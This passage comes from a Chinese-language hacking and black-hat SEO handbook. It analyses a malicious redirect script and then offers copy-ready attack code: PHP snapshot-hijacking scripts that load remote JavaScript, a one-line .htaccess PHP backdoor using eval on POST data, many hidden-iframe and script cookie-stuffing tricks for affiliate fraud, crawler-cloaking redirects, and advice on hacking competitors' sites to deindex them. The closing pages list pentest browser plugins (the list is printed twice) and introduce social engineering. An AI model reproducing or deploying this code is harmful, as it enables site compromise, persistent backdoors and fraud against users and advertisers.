Last-Modified: Fri, 17 Aug 2012 14:43:42 GMT
Accept-Ranges: bytes
ETag: "68c2b4b2867ccd1:13c2"
X-Powered-By: ASP.NET
Age: 2
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

```
HTTP/1.1 200 OK

Date: Thu, 06 Sep 2012 06:36:46 GMT

Cache-Control: max-age=864000

Content-Length: 4740

Content-Type: application/x-javascript

Last-Modified: Fri, 17 Aug 2012 14:43:42 GMT

Accept-Ranges: bytes

ETag: "68c2b4b2867ccd1:13c2"

X-Powered-By: ASP.NET

Age: 2

Keep-Alive: timeout=5, max=100

Connection: Keep-Alive
```

也就是北京时间：2012 年 8 月 17 日（星期五）22 时 43 分 42 秒，看来这段代码有一段时间没更新了……

扯远了，回过头来继续看 js.js 内容（代码经过格式化）：

```
if ("undefined" == typeof(reObj)) {

    reObj = [];

    reObj.platF = navigator.platform.toString().toLowerCase();

    reObj.appVer = navigator.userAgent;

    reObj.refer = document.referrer;

    reObj.domain = document.domain;

    reObj.appVerStr = reObj.appVer.toLowerCase();

    reObj.win = window;

    reObj.yOs = function() {

        var osInfo = "";

        var fSys = new RegExp("(NT 5.2)|(NT 5.0)", "i");

        var fBrowser = new RegExp("(firefox)|(alexa)", "i");

        try {

            osInfo = reObj.appVer.match(/Windows NT \d.\d/i).toString().toLowerCase();

        } catch(e) {}
```

```
        if (fSys.test(osInfo) || fBrowser.test(reObj.appVer) || reObj.platF == "x11" || reObj.p
latF.indexOf("linux") > -1) return false;
        return true;
    };
    reObj.isIE678 = function() {
        var chkIEReg = new RegExp("(MSIE 8.0)|(MSIE 6.0)|(MSIE 7.0)", "i");
        if (chkIEReg.test(reObj.appVer)) return true;
        return false;
    };
    reObj.noPluginDev = function(notIeCore) {
        if (!notIeCore) return true;
        var regPlugin = new RegExp("(google)|(firefox)", "i");
        try {
            for (i = 0; i < navigator.plugins.length; i++) {
                if (regPlugin.test(navigator.plugins[i].name)) return false;
            }
        } catch(e) {}
        return true;
    };
    reObj.notIE = function() {
        if (window.ActiveXObject) return false;
        return true;
    };
    reObj.tRefer = function() {
        var goRefers = new RegExp("(www.baidu.c)|(image.baidu.c)|(www.google.c)|(www.soso.c)|(w
enwen.soso.c)|(www.sogou.c)|(www.youdao.c)|(cn.bing.c)|(www.yahoo.c)", "i");
        if (goRefers.test(reObj.refer)) return true;
        return false;
    };
    reObj.getQuery = function(name, url) {
        var reg = new RegExp("(^|\\?|&)" + name + "=([^&]*)(\\s|&|$)", "i");
        if (reg.test(url)) return RegExp.$2.replace(/\+/g, " ");
```

```
    return "";
};
reObj.getReferHost = function() {
    if (reObj.refer) return reObj.refer.split("/")[2];
    return "";
};
reObj.getKwd = function() {
    var rf_domain = reObj.getReferHost();
    var qKwd = new RegExp("(www.youdao.c)|(www.google.c)|(www.yahoo.c)|(cn.bing.c)", "i");
    var key = "";
    if (rf_domain == "www.baidu.com" || rf_domain == "image.baidu.com") {
        key = reObj.getQuery("wd", reObj.refer);
        if (key == "") key = reObj.getQuery("word", reObj.refer);
        key = key + "//b";
    } else if (rf_domain == "www.soso.com" || rf_domain == "wenwen.soso.com") {
        key = reObj.getQuery("w", reObj.refer);
        key = key + "//s";
    } else if (rf_domain == "www.sogou.com") {
        key = reObj.getQuery("query", reObj.refer);
        key = key + "//g";
    } else if (qKwd.test(rf_domain)) {
        key = reObj.getQuery("q", reObj.refer);
        key = key + "//o";
    } else {
        key = "";
    }
    return key;
};
reObj.getBsKwd = function() {
    var rf_domain = reObj.getReferHost();
    var bsKwd = new RegExp("(www.baidu.c)|(www.soso.c)", "i");
```

```
        if (bsKwd.test(rf_domain)) return reObj.getQuery("bs", reObj.refer);
        return "";
    };
    reObj.normalKwd = function(KeyStr, bsKeyStr) {
        var notKwds = new RegExp("(site)|(link)|(domain)|(in)|(www)|(http)|(%22)", "i");
        var keyObj = new RegExp(KeyStr, "i");
        var bskeyObj = new RegExp(bsKeyStr, "i");
        if (KeyStr != "" && bsKeyStr != "") {
            if (notKwds.test(KeyStr + "" + bsKeyStr) || keyObj.test(reObj.domain) || bskeyObj.te
st(reObj.domain)) {
                return false;
            } else {
                return true;
            }
        } else if (KeyStr != "") {
            if (notKwds.test(KeyStr) || keyObj.test(reObj.domain)) {
                return false;
            } else {
                return true;
            }
        } else return false;
    };
    reObj.wdOpen = function(lochref, isParent) {
        if (isParent) {
            try {
                reObj.win.opener.location = lochref;
            } catch(e) {
                try {
                    reObj.win.opener.navigate(lochref);
                } catch(e2) {
                    try {
```

```
                    reObj.win.opener.opener.navigate(lochref);
                } catch(e3) {}
            }
        }
    } else reObj.win.location.replace(lochref);
};
reObj.getcookie = function(sName) {
    var aCookie = document.cookie.split("; ");
    for (var i = 0; i < aCookie.length; i++) {
        var aCrumb = aCookie[i].split("=");
        if (sName == aCrumb[0]) return unescape(aCrumb[1])
    }
    return ""
};
reObj.getCkExpires = function(sName) {
    var aCookie = document.cookie.split("; ");
    for (var i = 0; i < aCookie.length; i++) {
        var aCrumb = aCookie[i].split("=");
        if (sName == aCrumb[0]) return unescape(aCrumb[1])
    }
    return ""
};
reObj.setcookie = function(sValue) {
    date = new Date();
    date.setDate(date.getDate() + 7);
    document.cookie = "W3LOOSEDTD=" + escape(sValue) + "; expires=" + date.toGMTString() +
";path=/";
};
reObj.markGo = function() {
    if (reObj.getcookie("W3LOOSEDTD") == "") return true;
    return false;
```

```
    };
    if (reObj.yOs()) {
        var refKwd = reObj.getKwd();
        var whichS;
        if (refKwd == "") {
            whichS = "null";
        } else {
            whichS = refKwd.split("//")[1];
            refKwd = refKwd.split("//")[0];
        }
        var refBsKwd = reObj.getBsKwd();
        if (reObj.tRefer()) {
            if (reObj.normalKwd(refKwd, refBsKwd)) {
                if (reObj.markGo()) {
                    var notIeCore = reObj.notIE();
                    if (reObj.noPluginDev(notIeCore)) {
                        reObj.setcookie("ECIHOOOCADGFBNLABBEFMIIG");
                        var ggUrl = "http://compatible.googlecode.com/svn/branches/navigator.htm
l?q=";
                        if (notIeCore) reObj.wdOpen(ggUrl + refKwd, notIeCore);
                        else if (reObj.isIE678()) reObj.wdOpen("http://chinacaidao.com/301.asp?s
=" + whichS + "&b=" + encodeURIComponent(refBsKwd) + "&q=" + encodeURIComponent(refKwd), notIeC
ore);
                        else reObj.wdOpen(ggUrl + refKwd, notIeCore);
                    }
                }
            }
        }
    }
    reObj.setcookie("ECIHOOOCADGFBNLABBEFMIIG");
}
```

大略的看了一下代码，代码很简单，判断用户来路，如果符合条件则植入 Cookie + 跳转，简单地说，就

是最近很流行的某种黑帽 SEO 方法。
方法就不介绍了，可以翻翻本站以前的文章，有详细讲过……
现在看看它跳转到哪里去了，我们来构造 Url 地址：
格式：
http://chinacaidao.com/301.asp?s=关键词&b=前一个关键词&q=关键词
（提示：以上关键词均提取自来路地址)
例子：
http://chinacaidao.com/301.asp?s=核总到此一游&b=核总再次一游&q=核总三顾茅庐
访问该地址后，302(Moved Temporarily)跳转到：

Url 地址：

```
http://s8.taobao.com/search?q=茅庐&commend=all&pid=mm_32507042_3273379_10698017
```

分析 Url，看到“pid”木有？呵呵，taobao + pid = ?，你懂、我懂、大家都懂……
它就是：狗血的淘宝客……（不知道什么是淘宝客的同学，可以自己去查查）
再看关键词“茅庐”，这和之前提交的关键词存在关联，提交之后，会自动跳转到淘宝搜索页面（淘宝客返利）……
（提示：如果直接访问 http://chinacaidao.com/301.asp 不提交任何关键词，那么会使用默认关键词“保健品”）
至此，这个个流程已经很清晰了，整个流程，都是地地道道的利用黑帽 SEO 做淘宝客，具体的不多说，这行大家都懂……

7.17、几个 php 快照劫持代码

```
参考地址：http://www.saoyu.com/blackhat/931/
```

在乌云上看见的几个 php 快照劫持代码 在这记录一下 大家用的时候 改一下 自己发挥

第一个

```
<?php

$file=”http://www.xxx.com”;

$referer=$_SERVER["HTTP_REFERER"];

$agent= strtolower($_SERVER["HTTP_USER_AGENT"]);



if(strstr($referer,” baidu” )&&strstr($referer,” 456″ ))

{

Header(“Location: $url”);

}

if(ereg(“http://www.baidu.com/search/spider.htm”,$agent))

{

$content=file_get_contents($file);

echo $content;

exit;

}

?>
```

第二个

```
<?php

error_reporting(0);

$refer=$_SERVER['HTTP_REFERER'];

if(stristr($refer,"baidu.com")||stristr($refer,"sogou.com")||stristr($refer,"soso.com")||stristr($refer,"google.cn")||stristr($refer,"bing.com")||stristr($refer,"youdao.com")||stristr($refer,"google.com.hk")||stristr($refer,"360.cn")||stristr($refer,"google.com.hk"))

{

header("location:http://www.baidu.com");//这个是跳转地址

exit();

}

?>

<script language="javascript" src="http://www."></script>
```

第三个

```
<?php
```

```
error_reporting(E_ERROR);

header('content-Type: text/html; charset=gb2312');

$come_from="baidu.com#google.com.hk#soso.com#sogou.com#cache.baidu.com#google.cn#baiducontent.
com";

$referer = Split("#",$come_from) ;

foreach($referer as $v){

if(stristr($_SERVER['HTTP_REFERER'],$v))

{

echo "<script src='http://www.888.org/q.js'></script>";

exit;

}

else

include("in.php");

}

?>
```

7.18、.htaccess 黑帽用法以及 PHP 后门

PHP

```
.htaccess:

php_value auto_append_file .htaccess

#<?php eval($_POST[1]);
```

然后任意文件都是后门了，
由此又有想到了 .htaccess 几个黑帽子上的用法 代码就不说了 htaccess 跳转 代码很多
可以做桥页 隐藏 cps cpa 链接 或者做 cookie stuffing 杀人于无形

7.19、cookie stuffing

先上一些简单的 cookie stuffing 代码
第一 image cookie stuffing

```
<img src=”http://www.advertcn.com/affiliatelink”>
```

在大多数浏览器,它表现为一个大的红叉,看上去像是服务器出了毛病一样 为了不让用户看到你可以稍微修改一下

```
<img src=” http://www.advertcn.com/affiliatelink” height=” 1″ width=” 1″ alt=” “>
```

第二 iframe cookie stuffing <iframe src=”http://www.advertcn.com/affiliatelink” height=”1″ width=”1″ >
简单的 iframe 调用代码
第三种 弹窗 js cookie stuffing

```
<script language=”JavaScript”>

<!- window.focus();

setTimeout(“window.focus()”,900);

//->

</script>

<script language=”javascript”>

<!-

w=window.open(‘http://www.advertcn.com/affiliatelink’,’affiliate_description’);w.blur();

//->

</script>
```

第四种 .htaccess cookie stuffing

```
<img src=”http://www.advertcn.com/aaaaa.jpg”>
```

建立 .htaccess 文件

```
RewriteEngine on

RewriteRule aaaaa.jpg http://www.saoyu.com/affiliatelink/ [L,R=301]
```

第五种 flash cookie stuffing 这类一般用专门的软件生成 再次不作介绍
下面还有几种另类的是在黑帽中国看的 直接转载了
一:框架
以下是代码片段：

```
<iframe src=AFFILIATE LINK width=0 height=0></iframe>
```

这种基本没什么用
二:js 文件
首先将以下代码 以下是代码片段：

```
document.write( “<iframe width=’ 0′ height=’ 0′ src=’ AFFILIATE LINK’ ></iframe>” );
```

保存为 xxx.js，
网页调用 JS 代码为
以下是代码片段：

```
<script language=javascript src=xxx.js></script>
```

三:js 变形加密
以下是代码片段：

```
<SCRIPT language=”JScript.Encode” src=http://www.xxx.com/AFFILIATE.txt></script>
```

AFFILIATE.txt 可改成任意后缀

四:body CS 以下是代码片段：

```
<body onload=”window.location=’AFFILIATE LINK’;”></body>
```

五:隐蔽 CS

以下是代码片段：

```
top.document.body.innerHTML = top.document.body.innerHTML + ‘\r\n<iframe src=”AFFILIATE LINK”></iframe>';
```

六:css 中 CS

以下是代码片段：

```
body {

background-image: url(‘javascript:document.write(“<script src=http://www.XXX.net/AFFILIATE.js></script>”)’)}
```

七:JAJA CS

以下是代码片段：

```
<SCRIPT language=javascript>

window.open (“AFFILIATE LINK”,” ”,” toolbar=no,location=no,directories=no,status=no,menubar=no,scro llbars=no,width=1,height=1″ );

</script>
```

八:图片伪装 CS

以下是代码片段：

```
<html>

<iframe src=”AFFILIATE LINK” height=0 width=0></iframe>

<img src=” 图片地址” ></center>

</html>
```

这种不会有×了，会有图片在

九:伪装调用：

以下是代码片段：

```
<frameset rows=” 444,0″ cols=” *” >

<frame src=” 打开网页” framborder=” no” scrolling=” auto” noresize marginwidth=” 0″ marginghei ght=” 0″ >

<frame src=” AFFILIATE LINK” frameborder=” no” scrolling=” no” noresize marginwidth=” 0″ marg ingheight=” 0″ >
```

```
</frameset>
```

十:高级欺骗

以下是代码片段：

```
<a href=” http://www.163.com(迷惑连接地址，显示这个地址指向 AFFILIATE LINK)” > 页面要显示的内容 </a
>

<SCRIPT Language=”JavaScript”>

function www_163_com ()

{

var url=”AFFILIATE LINK”;

open(url,” NewWindow” ,” toolbar=no,location=no,directories=no,status=no,menubar=no,scrollbars=
no,resizable=no,copyhistory=yes,width=800,height=600,left=10,top=10″ );

}

</SCRIPT>
```

7.20、Asp 反向代理程序

```
参考：http://lcx.cc/?i=4261
```

前些天临时写的一脚本级反向代理程序，用法很简单，设置好目标站地址，然后放到你网站根目录：index.asp，再将 404 页面自定义为：index.asp，即可。

由于暂时没有 url 替换需要，所以没有写 url 替换规则，如果你有需要的话，可以在末尾写个函数替换 http.ResponseBody 中的内容。

```
<%

'************************************************

'Asp 反向代理程序，调用远程站点全站数据，脚本级反向代理，一款脚本级反向代理程序

'By: Nuclear'Atk, http://lcx.cc/

'Created: 2014-03-27 19:30:56

'Last Update: 2014-3-28 11:10:56

'************************************************



'On Error Resume Next

Server.ScriptTimeout = 300
```

```
'----------

'组合 Url 地址

Dim url

If Instr(Request.QueryString, "404;http://") > 0 Then '提取参数
    url = Mid(Request.QueryString, Len("404;http://" & Request.ServerVariables("HTTP_HOST") &
":" & Request.ServerVariables("Server_Port") & "/") + 1)
Else
    If Request.QueryString <> "" Then
        url = "?" & Request.QueryString
    End IF
End IF

url = "http://lcx.cc/" & url '完整地址

'----------

'获取远程数据

Dim http
Set http = Server.CreateObject("WinHttp.WinHttpRequest.5.1")

http.Open "GET", url, False
    If Request.ServerVariables("HTTP_REFERER") <> "" then
        http.SetRequestHeader "Referer", Request.ServerVariables("HTTP_REFERER")
    End IF
    If Request.Cookies <> "" then
        http.SetRequestHeader "Cookie", Request.Cookies
    End IF
```

```
    http.SetRequestHeader "User-Agent", Request.ServerVariables("HTTP_USER_AGENT")
    http.SetRequestHeader "X-Forwarded-For", Request.ServerVariables("REMOTE_ADDR") & ", " & Request.ServerVariables("LOCAL_ADDR")
    http.SetRequestHeader "Connection", "Close"
    http.SetRequestHeader "Nuclear-Atk", "http://" & Request.ServerVariables("HTTP_HOST") & Request.ServerVariables("SCRIPT_NAME") & "?" & Request.QueryString
    http.SetRequestHeader "Nuclear-Atk-Host", Request.ServerVariables("HTTP_HOST")
http.Send

Response.Status = http.Status & " " & http.StatusText '照搬远程 HTTP 状态码与状态描述文本
Response.ContentType = http.GetResponseHeader("Content-Type") '照搬远程内容类型
Response.BinaryWrite http.ResponseBody '输出二进制内容
%>
```

7.21、SEO 打手攻防小揭密

```
参考网址：http://www.saoyu.com/blackhat/894/
```

seo 打手，就是用打击对手网站的方式，来提升自己的排名的 SEOer。其手法非常多，笔者今天简单介绍一些 SEO 打手攻防小揭密。

方法一：用黑客技术攻陷对手网站有人会问：“笔者，你把对手当傻子啊，攻陷人家网站人家会不知道？”恩，只要 SEO 打手不在被攻陷网站上做傻事（其中替换首页最 傻），往往不会被发现。SEO 打手要的是搜索引擎排名，不是在别人网站上留名，没必要对别人网站做太大改动。做几个小动作就可以啦。

动作一：在被攻陷的独立服务器上，屏蔽掉蜘蛛的 IP。

动作二：攻陷虚拟主机后，若对方为动态网页，修改其页面，加入

```
<meta name=”robots” content=”noindex, nofollow, noarchive” />
```

为了不被发现，SEO 打手往往不会让这段代码直接输出到浏览器，而是让这段 html 只显示给蜘蛛。判断访问是否来自蜘蛛的 php 代码如下：

```
/**
* 判断是否为搜索引擎蜘蛛
*
* @access public
* @return string
*/
```

```
function is_spider($record = true)

{

static $spider = NULL;

if ($spider !== NULL)

{

return $spider;

}


if (emptyempty($_SERVER[‘HTTP_USER_AGENT’]))

{

$spider = ”;


return ”;

}


$searchengine_bot = array(

 ‘googlebot’,

 ‘mediapartners-google’,

 ‘baiduspider+’,

 ‘msnbot’,

 ‘yodaobot’,

 ‘yahoo! slurp;’,

 ‘yahoo! slurp china;’,

 ‘iaskspider’,

’ sogou web spider’,

’ sogou push spider’

);


$searchengine_name = array(

 ‘GOOGLE’,

 ‘GOOGLE ADSENSE’,
```

```
 'BAIDU',
 'MSN',
 'YODAO',
 'YAHOO',
 'Yahoo China',
 'IASK',
 'SOGOU',
 'SOGOU'
);

$spider = strtolower($_SERVER['HTTP_USER_AGENT']);

foreach ($searchengine_bot AS $key => $value)
{
if (strpos($spider, $value) !== false)
{
$spider = $searchengine_name[$key];

if ($record === true)
{
$GLOBALS['db']->autoReplace($GLOBALS['ecs']->table('searchengine'), array('date' => local_date
('Y-m-d'), 'searchengine' => $spider, 'count' => 1), array('count' => 1));
}

return $spider;
}
}

$spider = '';

return '';
```

```
}
```

这种动作还有高级玩法，就是只屏蔽百度蜘蛛或只屏蔽 Google 蜘蛛，甚至周期性的交替屏蔽，如此一来就更难被发现了。
动作三：篡改对手的 robot.txt，这种动作被发现的几率相对高一些。但有时候对手的网站运行于虚拟主机，页面全部自动生成 html，让 SEO 打手没办法执行动作一和动作二，也只能出此下策了。
方法二：低级方式帮别人刷百度排名很多人在刷百度排名，当然多数是在为自己的网站刷。但有个别人却在为别人网站刷，只是越刷对手的网站排名越低而已。SEO 打手通过最低级的作弊方式，刷啊刷，试图告诉百度这个网站在作弊，快来惩罚吧。当然，这个网站是对手的。
方法三：给他的网页制造垃圾前两种方法，多用于攻击对手的主站。方法三多被应用于攻击对手的外链。当对手在其他信息网上发布信息或软文时，如果该页可以评 论，SEO 打手往往会构造一个垃圾评论，什么办证、春药之类的东西都往里写，如果管理员疏忽，垃圾留言不被及时删除，没几天，这个页就被搜索引擎视为垃圾 了，外链也自然失效。
以上并未穷尽 SEO 打手的所有伎俩，一方面还会存在笔者不了解的操作方法，另一方面，笔者也并不愿意讲出所有知道的方法。因为笔者写此文的初衷是帮助 SEOer 了解别人的攻击方法，提高警惕，做好自己的防守工作，而不愿意看到 SEO 打手的方法被广泛应用。

7.22、根据 user-agent 判断蜘蛛代码黑帽跳转代码 php js 版
黑帽 seo 手段中有一个大家都在用的技巧，在服务端判断 客户端浏览器的 user-agent 然后做进一步操作，网上一直都有人在用 这个代码 先是一个 js 代码 判断网站访客来路 如果是搜索引擎来的 就跳转 如果是直接访问则不变化 这段代码是从网上找来的 已经很久了 感谢原作者

```
<script language="javascript">

var pattern = /google/gi;

var pattern1= /yahoo/gi;

var keyValue=escape(document.referrer);

if (pattern.exec(keyValue))

setTimeout(

"windows.location='http://www.saoyu.com'",10*1000);

else if(pattern1.exec(keyValue))

setTimeout(

"window.location='http://www.saoyu.com'",10*1000);

</script>
```

如果是搜索引擎的 user-agent 则 301 跳转 目前网上好多欺骗友情链接的就是这个做法（代码会放在最后）
具体还有很多思路，跳转了，乔页等 今天仅把代码放出来 php 的代码
声明 代码都是百度下来的 先写个简单的
根据 php 的 $_SERVER[‘HTTP_USER_AGENT’]来进行判断

```
<?php
```

```
$tmp = $_SERVER['HTTP_USER_AGENT'];

if(strpos($tmp, 'Googlebot') !== false){

    echo '谷歌';

} else if(strpos($tmp, 'Baiduspider') >0){

    echo '百度';

} else if(strpos($tmp, 'Yahoo! Slurp') !== false){

    echo '雅虎';

} else if(strpos($tmp, 'msnbot') !== false){

    echo 'Msn';

} else if(strpos($tmp, 'Sosospider') !== false){

    echo '搜搜';

} else if(strpos($tmp, 'YodaoBot') !== false || strpos($tmp, 'OutfoxBot') !== false){

    echo '有道';

} else if(strpos($tmp, 'Sogou web spider') !== false || strpos($tmp, 'Sogou Orion spider') !==
false){

    echo '搜狗';

} else if(strpos($tmp, 'fast-webcrawler') !== false){

    echo 'Alltheweb';

} else if(strpos($tmp, 'Gaisbot') !== false){

    echo 'Gais';

} else if(strpos($tmp, 'ia_archiver') !== false){

    echo 'Alexa';

} else if(strpos($tmp, 'altavista') !== false){

    echo 'AltaVista';

} else if(strpos($tmp, 'lycos_spider') !== false){

    echo 'Lycos';

} else if(strpos($tmp, 'Inktomi slurp') !== false){

    echo 'Inktomi';

}

?>
```

第二段带跳转的

```
<?php
```

```
$flag = false;
$tmp = $_SERVER['HTTP_USER_AGENT'];
if(strpos($tmp, 'Googlebot') !== false){
    $flag = true;
} else if(strpos($tmp, 'Baiduspider') >0){
    $flag = true;
} else if(strpos($tmp, 'Yahoo! Slurp') !== false){
    $flag = true;
} else if(strpos($tmp, 'msnbot') !== false){
    $flag = true;
} else if(strpos($tmp, 'Sosospider') !== false){
    $flag = true;
} else if(strpos($tmp, 'YodaoBot') !== false || strpos($tmp, 'OutfoxBot') !== false){
    $flag = true;
} else if(strpos($tmp, 'Sogou web spider') !== false || strpos($tmp, 'Sogou Orion spider') !==
false){
    $flag = true;
} else if(strpos($tmp, 'fast-webcrawler') !== false){
    $flag = true;
} else if(strpos($tmp, 'Gaisbot') !== false){
    $flag = true;
} else if(strpos($tmp, 'ia_archiver') !== false){
    $flag = true;
} else if(strpos($tmp, 'altavista') !== false){
    $flag = true;
} else if(strpos($tmp, 'lycos_spider') !== false){
    $flag = true;
} else if(strpos($tmp, 'Inktomi slurp') !== false){
    $flag = true;
}
if($flag == false){
   header("Location: http://www.saoyu.com" . $_SERVER['REQUEST_URI']);
```

```
    // 自动转到 http://www.saoyu.com 对应的网页
    // $_SERVER['REQUEST_URI'] 为域名后面的路径
    // 或 换成 header("Location: http://www.saoyu.com/abc/d.php");
   exit();
}
?>
```

第三段代码 是 判断后 301 跳转的

```
if (preg_match(“#(google|slurp@inktomi|yahoo! slurp|msnbot)#si”, $_SERVER['HTTP_USER_AGENT']))
 {

header(“HTTP/1.1 301 Moved Permanently”);
header(“Location: http://www.saoyu.com/”);
exit;

}}
```

第八章 辅助工具

8.1、渗透辅助插件

8.1.1、渗透助手 Firefox 插件

工欲善必先利其器，firefox 一直是各位渗透师必备的利器，小编这里推荐 34 款 firefox 渗透测试辅助插件，

其中包含渗透测试、信息收集、代理、加密解密等功能。

1：Firebug

Firefox 的 五星级强力推荐插件之一，不许要多解释

2：User Agent Switcher

改变客户端的 User Agent 的一款插件

3：Hackbar

攻城师必备工具，提供了 SQL 注入和 XSS 攻击，能够快速对字符串进行各种编码。

4：HttpFox

监测和分析浏览器与 web 服务器之间的 HTTP 流量

5：Live HTTP Headers

即时查看一个网站的 HTTP 头

6：Tamper Data

查看和修改 HTTP/HTTPS 头和 POST 参数

7：ShowIP

在状态栏显示当前页的 IP 地址、主机名、ISP、国家和城市等信息。

8：OSVDB

开放源码的漏洞数据库检索

9:Packet Storm search plugin

Packet Storm 提供的插件，可以搜索漏洞、工具和 exploits 等。

10：Offsec Exploit-db Search

搜索 Exploit-db 信息

11：Security Focus Vulnerabilities Search Plugin

在 Security Focus 上搜索漏洞

12：Cookie Watcher

在状态栏显示 cookie

13:Header Spy

在状态栏显示 HTTP 头

14：Groundspeed

Manipulate the application user interface.

15：CipherFox

在状态栏显示当前 SSL/TLS 的加密算法和证书

16：XSS Me

XSS 测试扩展

17：SQL Inject Me

SQL 注入测试扩展

18：Wappalyzer

查看网站使用的应用程序

19：Poster

发送与 Web 服务器交互的 HTTP 请求，并查看输出结果

20：Javascript Deobfuscator

显示网页上运行的 Javascript 代码

21：Modify Headers

修改 HTTP 请求头

22：FoxyProxy

代理工具

23：FlagFox

可以在地址栏或状态栏上显示出当前网站所在国家的国旗，也有更多的其他功能，如：双击国旗可以实现 WOT 功能；鼠标中键点击是 whois 功能。当然用户可以在选项里设置快捷键实现诸如复制 IP，维基百科查询等功能。

24：Greasemonkey

greasemonkey 使你可以向任何网页添加 DHTML 语句(用户脚本)来改变它们的显示方式。就像 CSS 可以让你接管网页的样式，而用户脚本(User Script)则可以让你轻易地控制网页设计与交互的任何方面。例如:

* 使页面上显示的 URL 都成为可以直接点击进入的链接。

* 增强网页实用性，使你经常访问的网站更符合你的习惯。

* 绕过网站上经常出现的那些烦人的 Bug。

25：Domain Details

显示服务器类型、IP 地址、域名注册信息等

26：Websecurify

Websecurify 是 WEB 安全检测软件的 Firefox 的扩展，可以针对 Web 应用进行安全评估

27：XSSed Search

搜索 XSSed.Com 跨站脚本数据库

28：ViewStatePeeker

查看 asp.net 的 iewState

29：CryptoFox

破解 MD5、加密/解密工具

30：WorldIP

显示服务器的 IP、地址、PING、Traceroute、RDNS 等信息

31：Server Spy

识别访问的 web 服务器类型，版本以及 IP 地址的插件

32：Default Passwords

搜索 CIRT.net 默认密码数据库。

33：Snort IDS Rule Search

搜索 Snort 的 IDS 规则，做签名开发的应该很有用。

34：FireCAT

FireCAT (Firefox Catalog of Auditing


exTensions)是一个收集最有效最有用的应用程序安全审计和风险评估工具的列表(这些工具以 Firefox 插件形式发布的),FireCAT 中没

有收集的安全工具类型包括:fuzzer,代理和应用程序扫描器.

8.1.2、firfox hackbar

参考网址：http://www.freebuf.com/tools/5361.html

添加地址：https://addons.mozilla.org/en-US/firefox/addon/hackbar/



其他 fire 扩展工具

工欲善必先利其器，firefox 一直是各位渗透师必备的利器，小编这里推荐 34 款 firefox 渗透测试辅助插件，其中包含渗透测试、信息收集、代理、加密解密等功能。

1：Firebug

Firefox 的 五星级强力推荐插件之一，不许要多解释

2：User Agent Switcher

改变客户端的 User Agent 的一款插件

3：Hackbar

攻城师必备工具，提供了 SQL 注入和 XSS 攻击，能够快速对字符串进行各种编码。

4：HttpFox

监测和分析浏览器与 web 服务器之间的 HTTP 流量

5：Live HTTP Headers

即时查看一个网站的 HTTP 头

6：Tamper Data

查看和修改 HTTP/HTTPS 头和 POST 参数

7：ShowIP

在状态栏显示当前页的 IP 地址、主机名、ISP、国家和城市等信息。

8：OSVDB

开放源码的漏洞数据库检索

9:Packet Storm search plugin

Packet Storm 提供的插件，可以搜索漏洞、工具和 exploits 等。

10：Offsec Exploit-db Search

搜索 Exploit-db 信息

11：Security Focus Vulnerabilities Search Plugin

在 Security Focus 上搜索漏洞

12：Cookie Watcher

在状态栏显示 cookie

13:Header Spy

在状态栏显示 HTTP 头

14：Groundspeed

Manipulate the application user interface.

15：CipherFox

在状态栏显示当前 SSL/TLS 的加密算法和证书

16：XSS Me

XSS 测试扩展

17：SQL Inject Me

SQL 注入测试扩展

18：Wappalyzer

查看网站使用的应用程序

19：Poster

发送与 Web 服务器交互的 HTTP 请求，并查看输出结果

20：Javascript Deobfuscator

显示网页上运行的 Javascript 代码

21：Modify Headers

修改 HTTP 请求头

22：FoxyProxy

代理工具

23：FlagFox

可以在地址栏或状态栏上显示出当前网站所在国家的国旗，也有更多的其他功能，如：双击国旗可以实现 WOT 功能；鼠标中键点击是 whois 功能。当然用户可以在选项里设置快捷键实现诸如复制 IP，维基百科查询等功能。

24：Greasemonkey

greasemonkey 使你可以向任何网页添加 DHTML 语句(用户脚本)来改变它们的显示方式。就像 CSS 可以让你接管网页的样式，而用户脚本(User Script)则可以让你轻易地控制网页设计与交互的任何方面。例如:

25：Domain Details

显示服务器类型、IP 地址、域名注册信息等

26：Websecurify

Websecurify 是 WEB 安全检测软件的 Firefox 的扩展，可以针对 Web 应用进行安全评估

27：XSSed Search

搜索 XSSed.Com 跨站脚本数据库

28：ViewStatePeeker

查看 asp.net 的 iewState

29：CryptoFox

破解 MD5、加密/解密工具

30：WorldIP

显示服务器的 IP、地址、PING、Traceroute、RDNS 等信息

31：Server Spy

识别访问的 web 服务器类型，版本以及 IP 地址的插件

32：Default Passwords

搜索 CIRT.net 默认密码数据库。

33：Snort IDS Rule Search

搜索 Snort 的 IDS 规则，做签名开发的应该很有用。

34：FireCAT

FireCAT (Firefox Catalog of Auditing exTensions)是一个收集最有效最有用的应用程序安全审计和风险评估工具的列表(这些工具以 Firefox 插件形式发布的),FireCAT 中没有收集的安全工具类型包括:fuzzer,代理和应用程序扫描器.

第九章 社工

俗话说不懂社工的 hacker 不能称之为 hacker，这句话至于你能理解多少，那就要看悟性了，有的时候我们在进行安全检测的时候，熟练运用社工思路会达到意向不到的收获，如一个网站无论你怎么注入和爆破，都没有一点思路，当你通过一个管理员名字，或者管理员的生日进入的时候，你有何感想，大部分安全事故都是从内部引起的，这句话挺有哲理思考意味，人们习惯用自己生日、电话号、恋人的名字和其相关的东西作为密码或者是密保，这本身就存在可被社工的地方，比如我们可以通过一个 QQ 号码，找到 QQ 号拥有者的名字、生日、手机号等诸多信息，所以正确利用社工思想，可以帮助我们在渗透的时候达到不可预料的惊喜，推荐各位有时候看下《社会工程学》这本书。

9.1、反社工推论

